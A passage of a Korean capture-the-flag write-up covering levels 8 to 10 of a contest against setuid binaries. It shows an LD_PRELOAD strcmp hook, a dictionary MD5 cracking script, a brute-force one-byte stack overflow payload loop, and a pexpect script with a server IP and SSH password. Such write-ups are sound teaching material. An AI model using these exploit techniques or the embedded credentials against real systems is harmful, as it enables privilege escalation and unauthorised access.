0000010: a314 ec03 a35b 0a                        .....[.
guest_thepub@ubuntu:/home/thepub$ cd /tmp/pwn3r__/
guest_thepub@ubuntu:/tmp/pwn3r__$ /home/thepub/chal | xxd
0000000: 6275 6620 3d20 c523 9630 c523 9630 c523  buf = .#.0.#.0.#
0000010: 9630 c523 9630 0a                        .0.#.0.
guest_thepub@ubuntu:/tmp/pwn3r__$ python
Python 2.7.4 (default, Apr 19 2013, 18:32:33)
[GCC 4.7.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> custom_str = "a"*0x10
>>> custom_str_encode = "c5239630c5239630c5239630c5239630".decode('hex')
>>> key_str = ""
>>> key_str_encode = "e310b608ec03a306ec0ba314ec03a35b".decode('hex')
>>> for i in range(0, len(custom_str)):
...       key_str += chr(ord(custom_str[i]) ^ ord(custom_str_encode[i]) ^
ord(key_str_encode[i]))
...
>>> key_str
'GRAYHATWHITEHAT\n'
```

Flag : GRAYHATWHITEHAT

Level 8.

Description




주어진 서버에 ssh로 접속 후 /home/paper/에 가보면 아래와 같이 paper 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 인증 키가 적혀있을 것 같은 secret 파일을 볼 수 있다.

/home/paper/

```
guest_paper@ubuntu:/home/paper$ ls -l
total 12
-rwsr-x--- 1 paper guest_paper 7392 Jul 25 09:57 chal
-rwx------ 1 paper paper         17 Jul 25 09:59 secret
```

level4와 마찬가지로, chal 바이너리에 paper 유저의 권한으로 setuid가 걸려있다는 점을 이용해 secret 파일의 내용을 알아내야 할 것으로 보인다.

우선 바이너리를 디컴파일하여 분석하려고 했지만, ELF파일 포맷에 이상이 있어 ida와 gdb에서 모두 열 수 없다고 한다. 하지만 실행에는 지장이 없는 것으로 보아, 문제를 디버깅하는 것을 막기 위해 디버거에서 필요로 하는 파일 포맷을 깨지게 한 것으로 보인다.



ELF 파일 포맷을 복구하면 정상적으로 디버깅이 가능하겠지만, 그에 앞서 무슨 바이너리인지 감이라도 잡기 위해 실행부터 시켜본다.

문제 바이너리에서 문자열 비교
guest_paper@ubuntu:/home/paper$ ./chal 1234 Don't match.

argv[1]에 인자를 넘겨주니 "Don't match."라는 문자열이 출력된다. match라는 단어가 나온 것으로 미루어보아 바이너리에서 argv[1]의 값을 특정 값과 비교한다는 것을 추측할 수 있다. 헥스에디터로 chal 바이너리를 열어보면 chal 바이너리가 strcmp함수가 호출되는 것을 확인할 수 있다.

문자열 비교를 위해 strcmp함수 사용

```
chal

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000270  0C 88 04 08 04 00 00 00 11 00 0F 00 00 5F 5F 67  .^...........__g
00000280  6D 6F 6E 5F 73 74 61 72 74 5F 5F 00 6C 69 62 63  mon_start__.libc
00000290  2E 73 6F 2E 36 00 5F 49 4F 5F 73 74 64 69 6E 5F  .so.6._IO_stdin_
000002A0  75 73 65 64 00 65 78 69 74 00 66 6F 70 65 6E 00  used.exit.fopen.
000002B0  70 75 74 73 00 5F 5F 73 74 61 63 6B 5F 63 68 6B  puts.__stack_chk
000002C0  5F 66 61 69 6C 00 66 67 65 74 73 00 66 63 6C 6F  _fail.fgets.fclo
000002D0  73 65 00 73 74 72 63 6D 70 00 5F 5F 6C 69 62 63  se.strcmp.__libc
000002E0  5F 73 74 61 72 74 5F 6D 61 69 6E 00 47 4C 49 42  _start_main.GLIB
000002F0  43 5F 32 2E 34 00 47 4C 49 42 43 5F 32 2E 31 00  C_2.4.GLIBC_2.1.
00000300  47 4C 49 42 43 5F 32 2E 30 00 00 00 02 00 02 00  GLIBC_2.0.......
```

strcmp에 어떤 값들이 들어가는지 보고 싶지만 gdb와 ida를 사용할 수 없다. 하지만 편의성이 줄어들었을 뿐 디버깅할 방법이 없어진 것은 절대 아니다. 몇 가지 꼼수를 생각하다보니 LD_PRELOAD로 strcmp함수를 후킹하여 인자 값을 검사하는 방법이 떠올라 바로 적용시켰다.

비교되는 문자열을 알아내기

```
guest_paper@ubuntu:/tmp/pwn3r___$ cat test.c
#include <stdio.h>

int strcmp(char *s1, char *s2)
{
        printf("First str : %s\n", s1);
        printf("Second str : %s\n", s2);
        return -1;
}
guest_paper@ubuntu:/tmp/pwn3r___$ gcc -fPIC -shared -o test.so test.c
guest_paper@ubuntu:/tmp/pwn3r___$ export LD_PRELOAD=`pwd`/test.so
guest_paper@ubuntu:/tmp/pwn3r___$ ./chal 12348
First str : this_is_silly
Second str : ────────────────────────0dub}
Don't match.
```

strcmp함수에 넘어온 인자를 출력시키도록 해보니, "this_is_silly"라는 문자열과 이상한 문자열을 비교하는 것을 볼 수 있었다. 이번에는 방금 출력된 "this_is_silly"라는 문자열을 인자로 넣어본다.

비교되는 문자열을 대입해보기

```
guest_paper@ubuntu:/tmp/pwn3r___$ ./chal this_is_silly
First str : this_is_silly
Second str : DXYCoYCoCY\\I
Don't match.
```

"this_is_silly"라는 문자열이 인자로 넘어가자 strcmp함수의 두 번째 인자가 변경되었다. 이로 미루어보아 argv[1]로 넘어온 문자열에 특정 연산을 거친 결과가 "this_is_silly"와 일치하는지 비교하는 것으로 추측할 수 있다.

그런데 만약 그 특정 연산이 단순한 xor 연산이라면, 방금 "this_is_silly"라는 문자열을 인자로 넘겼을 때 출력된 "DXYCoYCoCY₩₩I"를 인자로 넘기면 "this_is_silly"가 나올 것이라는 추측을 해볼 수 있다. 일단 한번 시도해본다.

비교되는 문자열을 대입해보기2

```
guest_paper@ubuntu:/tmp/pwn3r___$ ./chal DXYCoYCoCY\\\\I
First str : this_is_silly
Second str : this_is_silly
Don't match.
guest_paper@ubuntu:~$ cd /home/paper/
guest_paper@ubuntu:~$ export LD_PRELOAD=
guest_paper@ubuntu:/home/paper$ ./chal DXYCoYCoCY\\\\I
wow ultra secret
```

쩐다. 추측이 성공적으로 맞아떨어졌다. (p.s ELF 파일포맷 복구 후 리버싱해서 풀 수도 있다.)

Flag : wow ultra secret

Level 9.

Description

주어진 서버에 ssh로 접속 후 /home/gostop/에 가보면 아래와 같이 gostop 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 guest_gostop 유저도 읽을 수 있는 admin_hash와 crack.txt라는 두 개의 텍스트 파일을 볼 수 있다.

/home/gostop/

```
guest_gostop@ubuntu:/home/gostop$ ls -l
total 664
-rwxr-x--- 1 gostop guest_gostop    34 Jul 25 10:00 admin_hash
-rwsr-x--- 1 gostop guest_gostop  5540 Jul 25 16:53 chal
-rw-r--r-- 1 gostop gostop      663951 Jul 25 10:00 crack.txt
```

앞의 문제들과는 다르게 gostop 유저만 읽을 수 있는 파일이 없어 chal 바이너리를 통해 인증 키 파일을 읽는 문제가 아니라는 것을 알 수 있다. 무슨 문제인지 고민하다가 대회 홈페이지에서 공지사항 메뉴에 가보니 아래와 같은 글을 볼 수 있었다.

참고 사항

level9 참고사항입니다. 관리자 2013/07/26

/home/gostop/chal - 문제 바이너리입니다.

/home/gostop/admin_hash - chal 프로그램에 의해 생성된 특정 인물의
hash 값입니다. 특정 인물이 사용했던 원래의 암호가 이 문제의 키 값입니다.

/home/gostop/crack.txt - crack에 활용하는 사전 파일입니다.
이 사전을 이용할 경우 답이 나옵니다.

% 주의사항 %

대회 인증 서버에 정답 값을 brute force 하는 행위는 금지입니다.
적발될 시 그에 상응하는 조치가 있을 예정입니다.

chal은 문제 바이너리이고 admin_hash에는 md5 hash하나가 저장되있으며, crack.txt는 꽤 많은 단어가 저장된 사전 파일이다. 공지사항에 의하면 crack.txt를 이용하면 답이 나온다고 하는데, chal 바이너리의 동작을 확인해야 이해할 수 있을 것 같다. chal 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
if ( argc != 2 )
  exit(0);
if ( strlen(*(const char **)(argv + 4)) > 0x1E )
  exit(0);
v5 = fopen("/etc/dic.txt", "r");
index = **(_BYTE **)(argv + 4);
for ( i = 0; i < index; ++i )
{
  buf = 0;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  fgets((char *)&buf, 18, v5);
}
*((_BYTE *)&buf + strlen((const char *)&buf) - 1) = 0;
sprintf((char *)&str, "%s%s", &buf, *(_DWORD *)(argv + 4) + 1);
sprintf((char *)&command, "/bin/echo -n %s|/usr/bin/md5sum > passwd.hash", &str);
system((const char *)&command);
result = puts("passwd.hash is generated.");
```

바이너리의 역할은 역시 간단하다. 사용자에게 argv[1] 인자로 받은 문자열의 첫 바이트를 "/etc/dic.txt" 사전 파일의 인덱스로 하여 문자열을 가져온다 (buf). 가져온 문자열 뒤에 argv[1]의 두 번째 바이트부터 이어 붙여(str) md5 hash를 취해 파일에 저장한다.

바이너리의 역할을 통해 crack.txt는 사용자가 입력한 단어가 포함된 사전 파일이라는 것을 추측할 수 있으며, 문제의 최종목적은 adminhash파일에 있는 md5 hash가 chal의 인자로 어떤 단어를 넘겨주어 만들어진 것인지 찾는 것이라고 추측할 수 있다.

input에 대한 사전 파일인 crack.txt가 주어져있으므로, crack.txt에 있는 단어들로 chal바이너리와 같은 연산을 취하여 adminhash와 일치하는지 값이 나올 때까지 브루트 포싱한다.

Dictionary를 이용한 hash brute forcing

```
guest_gostop@ubuntu:/tmp/ppppppn3r$ cat test.py
#!/usr/bin/python

from hashlib import md5

f = open("crack.txt","rb")
data = f.read()
f.close()
#data
data = data.split('\n')

f2 = open("/etc/dic.txt","rb")
data2 = f2.read()
f2.close()
data2 = data2.split('\n')

for i in data:
               if len(i) <= 1:
                    pass
               elif      md5(data2[ord(i[0])-1]+i[1:]).hexdigest()       ==
"a18003d80ddc806496c6ca03f06537d7":
                    print i
                    break

guest_gostop@ubuntu:/tmp/ppppppn3r$ ./test.py
whetstone
```

Flag : whetstone

Level 10.

Description

주어진 서버에 ssh로 접속 후 /home/face/에 가보면 아래와 같이 face 유저의 권한으로 setuid가 걸린 chal이라는 ELF 바이너리와 인증 키가 적혀있을 것 같은 flag 파일을 볼 수 있다.

/home/face/

```
guest_face@ubuntu:/home/face$ ls -l
total 16
-rwsr-x--- 1 face guest_face 9664 Jul 25 16:51 chal
-rwx------ 1 face face         15 Jul 25 14:36 flag
```

level4와 마찬가지로, chal 바이너리에 face 유저의 권한으로 setuid가 걸려있다는 점을 이용해 flag 파일의 내용을 알아내야 할 것으로 보인다.

chal 바이너리가 무슨 동작을 하는지 디컴파일하여 분석해본다.

핵심 코드

```
signed int __cdecl sub_80487CC(char src)
{
  size_t v1; // eax@1
  signed int result; // eax@1
  size_t v3; // eax@2
  char s; // [sp+Ch] [bp-4Ch]@1
  char dest; // [sp+20h] [bp-38h]@1
  char v6; // [sp+3Ah] [bp-1Eh]@1

  memset(&s, 0, 0x14u);
  memcpy(&dest, &src, 0x18u);
  printf("Are you trying to buffer overflow?!:\n");
  printf("INPUT: ");
  fflush(stdout);
  fgets(&v6, 31, stdin);
  v1 = strlen(&v6);
  memcpy(&s, &v6, v1);
  result = strlen(&s);
  if ( result > 30 )
  {
    v3 = strlen(&s);
    printf("[1] error: the buffer is too long. [%d][%s]\n", v3, &s);
    result = fflush(stdout);
  }
  return result;
}
```

앞/뒤로 많은 입/출력 루틴이 있지만 가장 핵심부분은 위 루틴이다. 루틴을 보면 30byte의 버퍼(v6)에 31byte의 문자열을 입력 받는다. 이 때 1byte overflow가 발생하여 sfp의 마지막 1byte를 조작할 수 있다. 해당 sfp의 1byte를 임의의 값으로 조작하고, 스택 지역변수에 EIP로 사용할 주소를 넣어주면, 스택 프레임을 복구하다가 조작된 sfp로 인해 EBP가 컨트롤 된다. 이는 ESP와 EIP 컨트롤로 이어질 것이다.

그럼 이제 EIP를 무엇으로 바꾸어줄 지 찾아야 하는데, 마침 바이너리 안에 flag파일을 읽어 출력해주는 루틴(<인증키 출력 루틴> 참고)이 존재한다. EIP를 이 부분으로 바꾸어주면 한 번에 인증키를 얻을 수 있다. 하지만 간단한 문제점이 하나 있는데, 인증키 출력 루틴에서 EBP를 사용하기 때문에, EIP 조작 시 EBP도 read-writable한 주소로 조작해줘야 한다는 것이다. 이는 페이로드에서 EIP로 조작할 주소 앞에 데이터 영역의 주소를 추가해주면 해결되는 문제이므로 금방 해결할 수 있었다.

인증키 출력 루틴

```
.text:08048E63                 mov     edx, offset modes ; "rb"
.text:08048E68                 mov     eax, offset a_Flag ; "./flag"
.text:08048E6D                 mov     [esp+4], edx    ; modes
.text:08048E71                 mov     [esp], eax      ; filename
.text:08048E74                 call    _fopen
.text:08048E79                 mov     [ebp+stream], eax
.text:08048E7C                 cmp     [ebp+stream], 0
.text:08048E80                 jnz     short loc_8048EA8
.text:08048E82                 mov     eax, offset aNoFlagFile_ ; "No flag file.\n"
.text:08048E87                 mov     [esp], eax      ; format
.text:08048E8A                 call    _printf
.text:08048E8F                 mov     eax, ds:stdout
.text:08048E94                 mov     [esp], eax      ; stream
.text:08048E97                 call    _fflush
.text:08048E9C                 mov     dword ptr [esp], 0 ; status
.text:08048EA3                 call    _exit
.text:08048EA8 ; ---------------------------------------------------------------------------
.text:08048EA8
.text:08048EA8 loc_8048EA8:                            ; CODE XREF: sub_8048D81+FFîj
.text:08048EA8                 mov     eax, [ebp+stream]
.text:08048EAB                 mov     [esp+8], eax    ; stream
.text:08048EAF                 mov     dword ptr [esp+4], 1Eh ; n
.text:08048EB7                 lea     eax, [ebp+s]
.text:08048EBA                 mov     [esp], eax      ; s
.text:08048EBD                 call    _fgets
.text:08048EC2                 mov     eax, [ebp+stream]
.text:08048EC5                 mov     [esp], eax      ; stream
.text:08048EC8                 call    _fclose
.text:08048ECD                 mov     eax, offset aOhWowCongratsT ; "\nOh, wow! Congrats! The key is: %s\n"
```

랜덤 스택으로 인해 EIP가 원하는 루틴으로 변경될 확률이 낮으므로 브루트포싱을 이용했다.

sfp overflow 브루트포싱

```
guest_face@ubuntu:/home/face$ while [ 1 ] ; do (python -c 'print "1\n1\n"+"7\n"+"a"*2+("\x60\xbd\x04\x08"+"\x63\x8e\x04\x08")*3+"a"*4+"\x40"';cat)|/home/face/chal | grep key ; done
Oh, wow! Congrats! The key is: AwesomeFriday!
```

Flag : AwesomeFriday!

p.s level10 또 다른 풀이코드

memory_leak.py

```
#!/usr/bin/python

import pexpect

############## ssh login #################
pp = pexpect.spawn("ssh junior_gray@112.172.160.241 -p 2323")

i = pp.expect(["Are you sure you","password:",pexpect.EOF])
if i==0:
        pp.sendline("yes")
        pp.expect("password:")

pp.sendline("grayhash")                  # ssh password
##########################################

############## exec chal #################
pp.sendline("cd /home/grayhash/") # challenge directory
pp.sendline("./chal")
##########################################

################ exploit #################
pp.expect("INPUT: ")       # menu
pp.sendline("257")
pp.expect("INPUT: ")       # value
pp.sendline("1")
pp.expect("INPUT: ")       # menu
pp.sendline("7")
pp.expect("INPUT: ")       # leak random value
pp.sendline("a"*19)
pp.read(82)          # trash
leaked = pp.read(0x10)     # leaked random value
print leaked.encode("hex")
pp.expect("INPUT: ")       # input random value
pp.send(leaked)
##########################################
pp.interact()
```

All Clear!!